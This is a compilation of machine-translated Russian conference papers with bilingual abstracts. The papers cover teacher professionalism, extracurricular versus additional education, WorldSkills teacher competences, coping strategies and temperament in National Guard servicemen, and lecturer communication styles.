Individualization of the content, methods and forms of education involves their construction in accordance with the experience and level of achievements of schoolchildren, the orientation of their personality, and the structure of interests. Since the structure, features and scale of individual abilities and the dark development of students are different, the school is obliged to provide them with cultural material of different levels in terms of objective complexity and subjective difficulty in assimilation.

The personal orientation of the updated pedagogical process also corresponds to the fact that the teacher carries a certain content of education, and it is this cultural, spiritual content that becomes one of the main components of the educational process. The problem is to learn to take into account this personal aspect and realistically coordinate the rest with it, to learn to appreciate the teacher as the main bearer of the culture transmitted at school, to develop one’s personal potential.

The well-proportioned building of aesthetic education, which is to be built in the school, must be based on the foundation of art. The school will not move forward along the path of humanization until the subjects of the artistic cycle take their rightful place in the educational process.

The quality of the educational service depends on the professional competence of the teacher. The professionalism of a university teacher is manifested in how harmoniously research, pedagogical and scientific-pedagogical, methodological activities are connected in his activities, complementary to each other. If earlier the concept of a university teacher was based only on his high mastery of one’s narrow-profile activities, and the transfer of accumulated knowledge to the younger generation, now, in addition to the main activity, the teacher should be based on a competency-

based approach to teaching students, i.e. the emphasis is not on mechanical memorization of a set knowledge, but on mastering the skills of communication, analysis, understanding and decision-making. The competence-based approach develops such qualities as mobility, constructiveness, dynamism. With this approach, more emphasis is placed on the student's independent work, which contributes to the development of such skills as independent task completion, decision making, and mobility.

Most often it seems that the skill of a teacher is based more on one's practical, applied skills, the ability to do something. The professionalism of pedagogical activity is made up of a combination of general cultural, general theoretical, special and psychological and pedagogical knowledge, the ability to transfer this knowledge to their pupils and self-correction of professional activity. The teacher in this case knows the art of forming students' readiness for productive problem solving.

A modern university teacher includes many concepts. This is a professional in one's field, a methodologist, researcher, leader, motivator, who use in their work the knowledge of constantly developing information, innovative technologies, electronic educational and methodological lessons and materials, various methodological techniques.

The professionalism of a teacher as a result of his creative pedagogical activity involves the formation of such a person who would be able, in turn, to productively and competently solve both socio-political and professional and personal tasks.

The personal essence of professionalism is the knowledge of the teacher, his attitude to the object, process, conditions of professional activity and understanding of the need for self-improvement as a professional.

The main role in the development of a teacher's professionalism is played, in addition to improving pedagogical qualifications, by effective pedagogical self-education, self-improvement, and independent methodological work. Writing methodological developments is the most productive type of self-education.

The effectiveness of work on self-education depends on the degree of mastering the skills and abilities of independent work. Pedagogical skill is formed on the basis of practical experience, through pedagogical activity, meaningful and analyzed. Teaching excellence is open to everyone. I.A. Zyazyun, who understands it "as the highest level of pedagogical activity, a manifestation of the creative activity of the teacher's personality". Pedagogical skill, according to I.A. Zyazyun is a complex of personality traits that provides a high level of self-organization of professional activity on a reflexive basis.

Thus, the essence of pedagogical skill, his professionalism, consists in a harmonious combination of deep professional knowledge, understanding

of the nature and psychology of teaching and mastering its techniques and technologies with certain personal qualities generated and developed by this activity and ensuring its effectiveness.

Why is professionalism more important than humanity? Many teachers in their practice face the problem of the need to humanize the pedagogical process. This aspect is connected to a greater extent with the dependence of the teacher's indicators on the number of students studying at the department and at the institute. Above all, the teacher is a guide to the world of science or the kind of activity that he teaches. Undoubtedly, h/she must be a qualified specialist in this field, he/she simply must love one's job, and not only the subject itself, but also its teaching. After all, knowledge must be presented correctly. Which leads to an important conclusion - if the teacher is a professional, then he/she can easily present one's favorite business with interest for students, and the presentation format directly affects the desire of students to study the discipline, which in turn affects the effectiveness of the learning process. At the same time, the presence of humanity in a teacher is quite an important fact, since it is always necessary to take into account the achievements of a student in other disciplines, since a university is not just a place that provides education, but a place where a student can still decide on the area of one's interests and change it. One cannot simply turn a blind eye to the success of a student in the technical field, with the difficulties pursued in the humanities and vice versa. However, in this aspect, we are faced with the previous condition, a professional in one's field will be able to show the need for one's discipline in any field of student activity. That is why I believe that professionalism is more important than humanity in pedagogical activity.

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Аннотация. В данной статье описана причина современного увеличения количества людей с высшим образованием, однако при этом, имеет место падение качества данного образования. В статье представлено видение ситуации исходя из анализа гуманистического и профессионального подходов в образовательной деятельности студентов высших и средних учебных заведений. Решение данного вопроса в дальнейшем может способствовать увеличению

заинтересованности студентов к получению новых знаний в рамках получения высшего образования.

Ключевые слова: профессионализм, гуманизм, образование, студенты, преподаватель, эффективность обучения.

Annotation. This article describes the reason for the modern increase in the number of people with higher education, however, there is a drop in the quality of this education. The article presents a vision of the situation based on the analysis of humanistic and professional approaches in the educational activities of students of higher and secondary educational institutions. The solution of this issue in the future can help increase the interest of students in obtaining new knowledge in the framework of higher education.

Keywords: professionalism, humanism, education, students, teacher, learning efficiency.

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EXTRACURRICULAR ACTIVITIES AND ADDITIONAL EDUCATION IN A COMPARATIVE ASPECT

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In pedagogy, there are two interesting definitions, extracurricular activities and additional education, which are often confused with each other. In fact, there are significant differences in them. Extracurricular activities, which appeared with the introduction of the Federal State Educational Standard of General Education, are mandatory [1]. In terms of methodological support and forms of implementation, extracurricular activities are indeed very similar to additional education. But there is one aspect: extracurricular activities are included in the main educational program of an educational institution, and additional education is not included [4].

In order to distinguish between additional education and extracurricular activities, we will define the concepts, turn to the legal framework, and conduct a comparative analysis of targets, focus, forms of organization, software and performance.

The definition of “extracurricular activities” is interpreted as a means of forming the worldview of students, in conjunction with the learning

process, independent work of students, their life experience, as well as a means of mastering a new type of educational activity, the formation of educational motivation, which allows to create additional conditions for the comprehensive development of students [3].

Additional education is a type of one that is aimed at the comprehensive satisfaction of the educational needs of a person in intellectual, spiritual, moral, physical and (or) professional improvement and is not accompanied by an increase in the level of education [2].

First of all, one should consider the legal framework: additional education is based on the Federal Law of December 29, 2012 N 273-FL “On Education in the Russian Federation”; Order of the Ministry of Education and Science of the Russian Federation of August 29, 2013 No. 1008 “On approval of the Procedure for organizing and implementing educational activities for additional general education programs”; Order of the Ministry of Labor of Russia dated September 8, 2015 N 613n “On approval of the professional standard ‘Teacher of additional education for children and adults’, and extracurricular activities on the Federal Law of December 29, 2012 No. 273-FL “On education in the Russian Federation” (Article 12 , 28); Orders of the Ministry of Education and Science of Russia dated October 6, 2009 No. 373, dated December 17, 2010 No. 1897, dated May 17, 2012 No. 413, “On approval of the Federal State Educational Standard of primary general, basic general and secondary general education”.

The main difference between extracurricular activities and additional education is that the latter does not have levels and a federal state standard, it is implemented in the entire educational space that is outside it. And extracurricular activities are an integral part of the educational standard, which affects the results of its implementation.

The following differences are presented in the comparative table 1.

Table 1. The main difference between extracurricular activities and additional education

Criteria	Additional education	Extracurricular activities
Targets	formation and development of creative abilities of students; meeting the individual needs of students in the intellectual, moral, artistic and aesthetic development, as well as in physical education and sports; formation of a culture of healthy and safe lifestyle;	-ensuring the achievement of the planned results of mastering the main educational program of primary, basic and secondary general education; creation of conditions for the development and education of the personality of

	<p>ensuring spiritual and moral, civil and patriotic, military and patriotic, labor education of students;</p> <p>identification, development and support of talented students, as well as individuals who have shown outstanding abilities;</p> <p>professional orientation of students;</p> <p>creation and provision of the necessary conditions for personal development, professional self-determination and creative work of students;</p> <p>training of a sports reserve and high-class athletes in accordance with federal standards for sports training, including from among students with disabilities, disabled children and disabled people;</p> <p>socialization and adaptation of students to life in society;</p> <p>formation of a common culture of students;</p> <p>satisfaction of other educational needs and interests of students that do not contradict the legislation of the Russian Federation, carried out outside the federal state educational standards and federal state requirements.</p>	<p>students, ensuring the formation of the foundations of civic identity: a sense of ownership and pride in their homeland, respect for the history and culture of the people, educating the morality of the child, mastering the main social roles, norms and rules;</p> <p>creation of an educational environment that ensures the activation of social, intellectual interests of students in their free time, the development of a healthy personality with a formed civic responsibility and legal self-awareness, prepared for life in new conditions, capable of socially significant practical activities.</p>
Orientation	Directions of activities in institutions of additional education: technical, natural science, physical culture and sports, art, tourism and local history, social and pedagogical.	Extracurricular activities are carried out in accordance with the directions of personality development (sports and recreation, spiritual and moral, social, general intellectual, general cultural)
Forms of organization	Optional courses, sports sections, circles, elective courses, computer center, research activities, studios, clubs, workshops, work of self-government bodies and the like.	Excursions, electives, circles, sections, round tables, conferences, disputes, olympiads, projects, competitions, socially useful practice, intellectual clubs, library evenings, competitions, quizzes, educational games and

		others.
Software	The totality of the following programs and materials: the educational program of an educational organization, the development program of an educational organization, additional educational programs, methodological and didactic materials attached to them, revealing the essence, content, technological apparatus of additional educational programs.	Learning programm. Extracurricular activities are an integral part of the main general education programs, participation in which is mandatory.
Results	The overall result of additional education for children is to ensure their adaptation to life in society, professional orientation, as well as the identification and support of children who have shown outstanding abilities. As well as the achievement by students of those goals and objectives that are set in the educational program of the teacher.	The results of mastering the main educational program are determined by the requirements of the Federal State Educational Standard. The planned results of extracurricular activities are specified in the working program of extracurricular activities and must correspond to the planned results of the main educational program. The result can also be prizes, participation in competitions of various levels, participation in project activities, dissemination of experience, the ability to interact outside the school.

After analyzing this table, we can say that extracurricular activities and additional education do have common features, but there are much more distinguishing features between them. To monitor the level of people's awareness of the difference between these two concepts, we conducted a survey in the Google form format. Below is a list of questions submitted by the interviewees:

1. Have you been involved in extracurricular activities?
2. Do you have additional education?
3. Select the social group you belong to:
Student
Teacher
Parent
4. How do you understand the term "additional education"?

5. Is there a difference between additional education and extracurricular activities? And if there is, then in what?

6. Do you think the student needs extracurricular activities? And why?

7. What area is the most attractive for you? (you can choose at least 3)

Technical focus

Natural science focus

Physical culture and sports orientation

Artistic focus

Tourist and local history orientation

Socio-pedagogical orientation

8. In your opinion, what needs can be satisfied by additional education?

9. Give an example of an extracurricular activity that would interest you.

10. Give an example of additional education that would interest you.

Based on the results of the survey, we concluded:

1) 50 percent of students, 30 percent of parents and 20 percent of teachers voted in the questionnaire (fig. 1).




Figure 1 – Participants of questionnaire

2) The majority, namely 80 percent of the respondents, recognized the difference between the two concepts under study (fig.2).

Is there the difference between the two concepts?




Figure 2 – The difference between the two concepts

3) The most attractive area is technical one (fig. 3).

What area is the most attractive?

technical direction – 40%

natural science direction – 10%

physical education and sports direction – 5%

art direction – 20%

tourist and local history direction – 10 %

socio-pedagogical direction – 15 %





Figure 3– The most attractive areas

4) hobby groups, hikes, artistic activities, sections, additional classes, psychology classes - extracurricular activities that would be of interest.

5) psychology is the most interesting additional education.



Picture 4 – The most interesting additional areas

Thus, extracurricular activities and additional education have both common features and distinctive ones. It is important to know and understand that these are not the same thing. The main difference between

extracurricular activities and additional education is that the latter does not have levels and a federal state standard. And extracurricular activities are an integral part of the educational standard, which affects the results of its implementation. For the most effective process of educating students, a harmonious combination of extracurricular activities and additional education with basic education is necessary. This approach allows creating a unified educational space.

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Аннотация. В связи с активным развитием образовательной системы РФ возникают потребности в освоении дополнительных программ, однако не все участники педагогического сообщества и родители видят разницу между внеурочной деятельностью учащихся и дополнительной программой образования. В статье проводится сравнительный анализ внеурочной деятельности и дополнительного образования по целевым ориентирам, направленности, формам организации, программному обеспечению и результативности.

Ключевые слова: внеурочная деятельность, дополнительное образование, воспитательная деятельность, целевые ориентиры, потребности обучающихся, условия реализации потенциальных возможностей и интересов обучающихся.

Annotation. In connection with the active development of the educational system of the Russian Federation, there is a need to master additional programs. However, not all members of the pedagogical community and parents differ extracurricular activities of students from an additional education program. The article provides a comparative analysis of extracurricular activities and additional education in terms of targets, focus, forms of organization, software and performance.

Keywords: extracurricular activities, additional education, educational activities, targets, needs of students, conditions for the realization of potential opportunities and interests of students.

UDC 37.013.2

**FORMATION OF FUTURE TEACHERS' UNIVERSAL
COMPETENCES IN THE CONTEXT OF "YOUNG
PROFESSIONALS" (WORLDSKILLS RUSSIA) PARTICIPATION**

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Introduction. The specificity of the target and content aspects of education is due to the fact that the student as the subject of the educational process and as the subject of communication acts as the main element of the level model. Trends in globalization, worldwide integration in various areas of economic, technical, cultural, social and individual life place high demands on the professional training of future specialists. "The development of science and innovative technologies provided new interdisciplinary fields, which led to the emergence of terms that reflect the professional - linguistic consciousness, but also complicate communication" [8, p. 350].

The WorldSkills Standards Specification (WSSS) defines the knowledge, understanding and specific competencies that underlie international best practices for professional performance. "It should reflect a collective shared understanding of what the relevant job or occupation represents for industry and business" [6, www]. The purpose of competency competitions is to demonstrate the best international practices in which they can be implemented. The WSSS is a guide to learning and preparing for competency competitions.

"The problem of the development of cognitive interests has become urgent in modern practice of teaching in a pedagogical college, since special attention is paid to the personality of the student as a subject of activity" [7, p. 345].

Analysis of research and publications on the research problem.

Methodological and theoretical approaches to solving the problem of forming a competent specialist are reflected in the works of M.S. Kagan, B.F. Lomov, M.V. Baklashkina, G.M. Andreeva, A.A. Leontiev and others. Communication skills have been widely studied (L.A. Aukhadeeva, T.N. Lukyanenko, E.I. Passov, A.V. Mudrik, etc.). The **purpose** of this

article is theoretical substantiation of the problem of future teachers' universal competencies formation in the context of participation in the championship "young professionals" (Worldskills Russia).

Main part. In accordance with the charter of the organization and the rules for holding competitions, the Autonomous Non-Profit Organization "Agency for the Development of Professional Skills (WorldSkills Russia)" (hereinafter referred to as WSR) has established the necessary requirements for the possession of the professional skill "Teaching in the lower grades" for participation in competency competitions [2]. A future teacher should be able to create such conditions that can be ensured by the teacher's competence in matters of interaction with participants in educational relations [1]. This requires not only a high level of special knowledge and skills, but also the development of the required competence, which implies an increase in the general culture of the teacher, possession of professional ethics, norms of speech culture, development of the ability to work effectively to achieve future results [5]. What is important is the ability to work proactively, readiness for change, mobility, ability for non-standard work activities, responsibility and independence in decision-making [5].

The noted indicators make up universal competencies, which include blocks of skills:

- competence of thinking;
- competence to interact with other people;
- competence to interact with oneself.

Thinking competence includes: critical thinking (analyzes; proposes hypotheses, solutions; argues; exercises control; evaluates); creative thinking (offers ideas; appreciates the original ideas of his own and other teams; applies basic skills in a non-standard situation; finds an original solution, continues to search for new ideas and solutions after completing the task); understanding and interpretation; analysis and reasoning.

For the development of universal competencies in the State Autonomous Educational Institution of Additional Professional Education of the city of Sevastopol "Institute for the Development of Education" for the purpose of further participation in the championship "Young professionals" (Worldskills Russia), the following forms of classes are used: lessons-cooperation; non-standard tasks; creative games; projects; work in small and large groups.

One of the most effective forms is considered to be a master class, which is a special form of a training session based on the "practical" actions of showing and demonstrating a creative solution to a specific cognitive and problematic pedagogical task [4].

Master class plan:

Organizing time. (Meeting of the participants of the master class, preparation of jobs).

2. Presentation of a specific master class problem.
3. Announcement of the topic of the master class, its relevance, problems, practical significance, expectation of results.
4. Express presentation of the master class (if available).
5. Participants are provided with information on this topic of the master class.
6. Practical lesson. At the practical lesson, the participants of the master class take part in the work, performing the tasks of the teacher.
7. Reflection (summing up).
8. Joint discussion of the results of the master class.

Errors can be:

1. The master does not set tasks for the participants at the beginning of each stage and each exercise. There should be 2 main questions: What will we learn? What is it for?
2. Non-compliance with the master class algorithm. In accordance with the selected type of event, the stages of passing the material must be observed.
3. Lack of handouts for participants as a visual aid. Here we observe the golden rule: "Look. We listen. We touch".
4. Non-compliance with the time limit during the master class.

The purpose of the master class is to acquaint participants with the methodological methods of developing creative thinking competence: brainstorming, clustering, thick and thin questions, reporting from the scene.

As part of the event, a "Questionnaire" is conducted:

- 1) in 1-2 minutes, number according to the importance of the quality of the personality of a good teacher, as well as the "Association":
- 2) according to the proposed words - associations that are in the envelopes, you need to determine the term that is necessary in the work of the teacher. For example: guess which concept is described: the lexical meaning of this concept in words is interpreted as "informed, authoritative in any field", and the explanatory dictionary of the Russian language defines this term as a range of issues, phenomena in which this person has authority, knowledge, experience.

An important component of professional development is reflection, since it is interconnected with personal factors. The formation of an intellectual mechanism through the cultivation of self-regulation of thinking, the result of which is the development of intellectual reflection as a creative ability, makes it possible to intensify the creative search for the optimal solution [3].

Conclusion. The following should be used for the development of universal competencies: lessons-cooperation; creative games; non-standard tasks; projects; work in small and large groups. One of the most effective

forms is considered to be a master class. A master class is a special form of a training session based on the “practical” actions of showing and demonstrating a creative solution to a cognitive and problematic pedagogical task. As part of the study, the main forms of organizing classes within the framework of further participation in the championship “Young professionals” (Worldskills Russia) are considered, and the main stages of the master class are also characterized.

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Севастополь: ФГБОУ ВО «КГМТУ», ФГАОУ ВО «МПУ», 2021. – Выпуск 1. – С. 350-359.

Аннотация. Рассмотрены вопросы формирования универсальных компетенций у будущих учителей в контексте участия в чемпионате «молодые профессионалы» (Worldskills Russia), площадка проведения конкурсной части которого является Государственное автономное образовательное учреждение дополнительного профессионального образования города Севастополя «Институт развития образования». Представлены наиболее эффективные формы, которые отвечают насущным целям и задачам учебного занятия.

Ключевые слова: Worldskills Russia, молодые профессионалы, универсальные компетентности, мастер-класс, Мозговой штурм.

Annotation. The issues of the formation of future teachers' universal competencies in the context of participation in the championship "Young professionals" (Worldskills Russia), the venue for the competitive part of which is the State Autonomous Educational Institution of Additional Professional Education of the city of Sevastopol "Institute for the Development of Education", are considered. The most effective forms that meet the urgent goals and objectives of the lesson are presented.

Keywords: Worldskills Russia, young professionals, universal competencies, master class, Brainstorming.

UDC 159.9

COPING STRATEGIES AND TEMPERAMENT TYPES RATIO COMPARED WITH SERVICEMEN IN THE RUSSIAN NATIONAL GUARD TROOPS

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Introduction. The term «coping» comes from English word «cope» (to overcome). In the domestic psychological literature, the term "active coping behavior and psychological overcoming" is used.

The concept «coping behavior» (“coping behavior”, behavior of overcoming”) is used to characterize the ways of human behavior in various difficult situations.

R. Lazarus and S. Vollkman determined it as constantly changing cognitive and behavioral efforts made by a person in order to cope with specific external and / or internal requirements that overly strain or exceed human resources [4].

There are quite a number of different classifications of coping behavior strategies. Since interest in coping strategies arose relatively recently in psychology and because of the complexity of the phenomenon of coping with difficulties, researchers have not yet come to a unified classification of coping behavior.

In general, most researchers adhere to a single classification of coping methods: coping, aimed at evaluation; problem-focused coping; emotional coping.

It is necessary to pay attention to one resource that also affects the choice of one or another coping strategy, namely, temperament, while comprehensively considering the problem of choosing coping strategies and coping styles,

Temperament is the innate characteristics of an individual, characterizing one's indicators of the speed and intensity of response, poise and excitability, traits that help to adapt to environmental factors.

The founder of temperaments theory is the ancient Greek physician Hippocrates. He believed that the type of temperament determines the ratio of fluids that are present in the human body: bile (chole-Greek), lymph (phlegila-Greek), blood (sanguis-Lat.) and black bile (melaschole-Greek), writes N.A. Kora [2]. If they are in the correct ratio within the human body, then he/she will be healthy, if not, he/she will be prone to disease. The predominant liquid will determine the type of temperament.

Problem statement. Currently, there are many classifications of temperament types. In this work, we consider the classical and most common typology, which includes four types: sanguine, melancholic, phlegmatic and choleric.

The professional activity of the employees of the National Guard belongs to the category of complex, placing high demands on the military personnel, because the fate of many people depends on the decisions they make. The military personnel of the National Guard perform their functions to ensure the state interests and law and order.

According to V.V. Prostyakov [5; 6], the main features of the professional activities of military personnel are:

- legal regulation (normativity) of professional behavior, decisions made by professional military personnel;

- imperious, mandatory nature of the professional powers of senior officials;
- extreme nature of activity;
- non-standard, creative nature of work;
- procedural independence and personal responsibility.

The professional activity of the military personnel of the National Guard of Russia is presented as a predictor of psycho-traumatic situations. Sh.A. Gordienko [1] refers to them the following determinants of stressors:

1. Situations that are characterized as threatening the safety of human life. These can lead to physical injury;
2. Situations that are characterized by the perception of pictures of death and injury;
3. Situations that are characterized by the impact of harmful environmental factors;
4. Situations that are characterized by personal responsibility or guilt for someone else's death or injury, causing pain and suffering to another person;
5. Situations in which it is necessary to solve the problem and make decisions independently;
6. Situations when a person is on duty in places of special danger, even with strict observance of safety rules;
7. Situations in which it is necessary to strictly follow the standards and rules of professional activity;
8. Situations of the presence of a danger that threatens the personal life and health of a serviceman and the civilian population.

There are a huge number of different stress factors in the activities of the employees of the National Guard of Russia. Thus, in the current conditions of activity of the employees of the Russian Guard, they must be able to overcome stress by choosing adequate coping strategies.

All of the above mentioned issues determines the great importance of studying the temperament of military personnel as a prerequisite for choosing strategies for coping behavior, manifested in activities to protect the Fatherland, with the aim of effective professional selection of those entering the military service, psychological support for the military in the process of performing complex military tasks, appointment to command positions, etc.

Unfortunately, to date, we have not found studies on the issue we are studying in the scientific literature. The authors focus on individual aspects of the choice of strategies for coping behavior and temperament of military personnel, without combining them together.

All this determines the great **importance** of studying the temperament of military personnel as a prerequisite for the development of their personal

characteristics and qualities, which are manifested in coping behavior. Thus, this problem actualizes the chosen topic.

The purpose of this empirical study was to identify and analyze the relationship between coping strategies and temperament types of contract servicemen in the National Guard of Russia.

The study involved 40 people, servicemen (men) under the contract, 39 Naval Detachment of the National Guard of the Russian Federation, military unit 6942, Kerch. Age 18-25, in the troops of the National Guard of Russia. 90% of the subjects have secondary technical education.

The following **methods** were used for psychodiagnostics, a method for determining the type of temperament “Eysenck's Test”; method of coping behavior in stressful situations (S. Norman, D. F. Endler, D. A. James, M. I. Parker; adapted version of T. A. Kryukova); methodology “Inventory of stress symptoms” (T. Ivanchenko); method for psychological diagnosis of coping mechanisms (E. Heim); method “Diagnosis of rigidity” by Eysenck.

To test the hypothesis, statistical processing of the obtained data was carried out using the Spearman correlation test.

Results. At the first stage of the study, the Eysenck questionnaire and the technique of coping behavior in stressful situations were conducted in order to determine the leading type of temperament (S. Norman, D.F. Endler, D.A. James, M I. Parker; adapted version of T.A Kryukova) by determining the prevailing coping-stress behavioral reactions.

One should consider in more detail the ratio of the use of types of coping strategies depending on the type of temperament of servicemen (see Figure 1).




Figure 1 – Distribution of contract servicemen with different types of temperament according to the use of coping strategies

The results obtained indicate that the majority in the platoon of contract servicemen with the type of temperament “sanguine” (95%, 19 people), “phlegmatic” (94.5%, 18 people), “melancholic” (2.5%, 1 people) and “choleric” (2.5%, 1 person) use the coping strategy orientation to solve problems.

The data obtained allow to conclude that contract servicemen with the “sanguine” temperament type are generally more likely to use a task-oriented coping strategy (95%, 19 people) and a less pronounced avoidance-oriented coping strategy (5%, 1 person). Respondents with the “phlegmatic” temperament type were also diagnosed to use a coping strategy focused on solving problems (94.5%, 17 people) and a less pronounced coping strategy focused on avoidance (5.5%, 1 person). Servicemen with the temperament type “melancholic” (2.5%, 1 person) and “choleric” (2.5%, 1 person) use only the coping strategy, focusing on solving problems. In our sample of coping strategies: emotion orientation, distraction, and social distraction were not diagnosed.

Thus, summarizing the results of the study of dominant coping strategies, we can say that in a platoon of military personnel, the effective strategy “Orientation to solve problems” and the ineffective strategy “Orientation to avoid problems”.

Further analyzing the data according to the methodology “Inventory of stress symptoms” (T. Ivanchenko) (see Figure 1.3), the results show that military personnel (62.5%, 25 people) in the National Guard of the Russian Federation are most dominated by a low indicator of stress, i.e. e. they are mentally adaptive to stressful and extreme situations. Military personnel (32.5%, 13 people) with an average stress index, are characterized by active life and tension, are more prone to stress in all its severity: with distress - in an effort to achieve results, with stress caused by positive emotions - experiencing problems and facing difficulties. The smallest number of military personnel (5%, 2 people) have an increased stress index. Such people are purposeful, but at the same time they tend to enter into disputes, show anger over trifles.




Figure 2 – General data according to the method “Inventory of symptoms of stress” (T. Ivanchenko)

The method “Diagnosis of rigidity” (Eysenck) was carried out to determine the level of rigidity at the next stage of the study (see Figure 3). The analysis of the results showed that the majority of the platoon of military personnel (70%, 28 people) under the contract had a low level of

rigidity, indicating a weak or no rigidity at all, easy mobility from one issue to another. The average level of rigidity is characteristic of 30%, 12 servicemen. A high level of rigidity was not revealed, which means that the subjects have high and medium adaptation to changing environmental conditions.




Figure 3 – Summarized data on the method of “Diagnosis of rigidity” (Eysenck)

Conclusion. The results of mathematical processing of the obtained data using Spearman's rank correlation coefficient showed that there is a significant relationship between coping strategies and extraversion - introversion and a weak relationship between indicators of coping strategies and neuroticism.

According to the results of the analysis of the coping strategies of military personnel, it was revealed that a small number have an ineffective coping strategy “Orientation to avoid” and an increased stress indicator. Therefore, it is important to develop practical recommendations for increasing stress resistance and choosing effective coping strategies for military personnel with different types of temperament, as part of the preventive work of psychologists of the National Guard of Russia

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Аннотация. В работе рассмотрена проблема выбора стратегий совладающего поведения у военнослужащих по контракту по выбору темперамента, проявляющихся в деятельности по защите Отечества. Статистический анализ полученных показателей копинг-стратегий и темперамента военнослужащих по контракту показал, что значимая взаимосвязь между копинг-стратегиями и экстраверсией – интроверсией и слабая взаимосвязь между показателями копинг-стратегиями и нейротизмом.

Ключевые слова: военнослужащие, копинг-стратегии, стрессоустойчивость, темперамент.

Annotation. The paper considers the problem of choosing coping behavior strategies for military personnel under contract for the choice of temperament, manifested in activities for the defense of the Fatherland. Statistical analysis of the obtained indicators of coping strategies and temperament of contract servicemen showed that there is a significant relationship between coping strategies and extroversion - introversion and a weak relationship between coping strategies and neuroticism.

Keyword: military personnel, coping strategies, stress resistance, temperament.

UDC 371.331

PEDAGOGICAL COMMUNICATION STYLES OF UNIVERSITY LECTURER

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Pedagogical communication of a university lecturer is considered as a multifaceted process of organizing and developing communication and interaction with students, created by the goals and content of their joint activities [5].

One of the factors influencing the development of a student's personality is the pedagogical communication style. The leadership style inherent in a university lecturer is the methods which affects the students, manifested in a typical set of requirements and expectations of the corresponding behavior.

In the style of pedagogical communication, the features of the lecture's communicative capabilities, the prevailing nature of relationships with students, and the lecture's creative individuality are manifested. The lecture's communication style reflects one's professionalism, general and pedagogical culture [2]. The pedagogical impact of a university lecturer should be systematic and continuous, educational-oriented and research-oriented simultaneously, changing from official to informal-confidential communication. The common classification of pedagogical communication styles is their division into authoritarian, democratic and permissive.

With an authoritarian style of communication, the lecturer decides questions based on one's own attitudes, determines the goals of interaction, and evaluates the results of students' activities subjectively. Students do not participate in the discussion of interaction issues, their initiative is rejected. Students' opposition to the imperious pressure of the lecturer, as a rule, leads to conflict situations. The results of the students should be based, in the opinion of the lecturer, only on the performance indicators.

External indicators of the activities success of authoritarian lecturers are most often positive (academic performance, discipline in the classroom), but the socio-psychological atmosphere in such groups of students can be unfavorable [4]. An authoritarian style of communication can be stressful for students, generate inadequate self-esteem, and inculcate a position of strength. These methods of communication with students lead to a distorted understanding of values, an underestimation of person's internal qualities.

Another undesirable for pedagogical communication in university is the conniving (anarchic, ignorant, liberal) style of communication. This style is characterized by the lecturer's desire to relieve oneself of responsibility for the results of the activity. The lecturer fulfills his/her functions formally, limiting himself, as a rule, to teaching only. The tactic of non-interference is described by indifference to the educational process and students; its consequence is weak control over students' activities and the dynamics of their development [3].

The common features of permissive and authoritarian communication styles, despite the apparent opposition, are the distant relationship between lecturer and students, lack of trust, alienation and the dominant lecturer's position. A worthy alternative to these two communication styles is the democratic one, that is, the cooperation of the participants in pedagogical interaction. With such a "horizontal" style of communication, the lecturer is focused on the subjectivity of the student, on involving everyone in solving

common affairs. An important feature of this style is an open and free discussion of emerging problems.

The adequate assessment of the opportunities, successes and failures of students, an understanding of the goals and motives of their behavior, the ability to predict the development of one's personality is specific for lecturers adhering to a democratic style. The socio-psychological environment in the study groups of the lecturer is more favorable, interpersonal relationships are distinguished by trust and high demands. The lecturer stimulates students to initiative, creativity, organizes conditions for their self-realization [1].

